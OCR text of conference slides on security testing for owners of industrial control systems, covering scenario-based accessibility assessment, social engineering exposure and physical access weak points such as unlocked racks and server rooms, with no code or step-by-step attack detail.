
Security testing for ICS Owners 2.0

Dieter Sarrazyn

@dietersar

https://www.linkedin.com/in/dietersarrazyn/

https://secudea.be


LITTLE BOBBY
by Robert M. Lee and Jeff Haas
THE ADVERSARY KEEPS MAKING IT PAST OUR DEFENSES. WHY?!
LOOKING AT YOUR DEFENSES, THEY'RE MOSTLY MADE FROM COMPLIANCE AND LESSONS FROM PENTESTS.
PENTESTERS CAN ADD VALUE, BUT YOU NEED TO PREPARE FOR ACTUAL ADVERSARIES!
HAAS

"Urgently patch because vulnerability xyz ..."

"Critical flaw in PLC abc ..."

(media) Panic !!

"Security testing can not be done ..."

really

How do you know you are at risk?

How much time do you have to patch or mitigate?

Enter security testing of your environment

However …

- Scope of ICS security assessments is often limited
- Does not include all layers (PLC, physical ...)
- Tends to be solely IT focused

you know … Budgets …

What is the accessibility of your environment?


How easy is it to get to the juicy stuff …

Start looking at the bigger picture …

But also … Back to basics …


Determine accessibility using scenario’s

- Off site
    - External person
- On site
    - Visitor access
    - Employee access
    - (privileged) employee access
    - Guard access



Accessibility

No illegal actions …
No break-in attempts …
Just use what’s out there …



Combination of

- Whiteboard sessions
- Physical walkthroughs
- Technical testing/scanning

Network architecture

Locations with logical access

Verify accessibility & exploitability

Human

All those nice helpfull people ...

People do not like to challenge other people ...

Or its not in their job description ...

Can I see your badge ???

Why are you taking pictures?

- USB dropping
- Phishing
- Procedure bypass
- Technical measures bypass

This always works ...

Physical

Look for

- Perimeter security
- Location security
- Camera detection
- Motion detection
- Door “gaps”
- …


But also for


- Laptops/Desktops
- (smart) TV screens
- badge readers
- scanners/printers
- Racks
- …

~~(ab)use~~ Verify all reachable network outlets ...


Determine the physical access to all logical access paths …

Physical







Physical



"forgotten" rack key's
unlocked server rooms


Physical






"closed" rack in a server (aka printer) room …


Physical

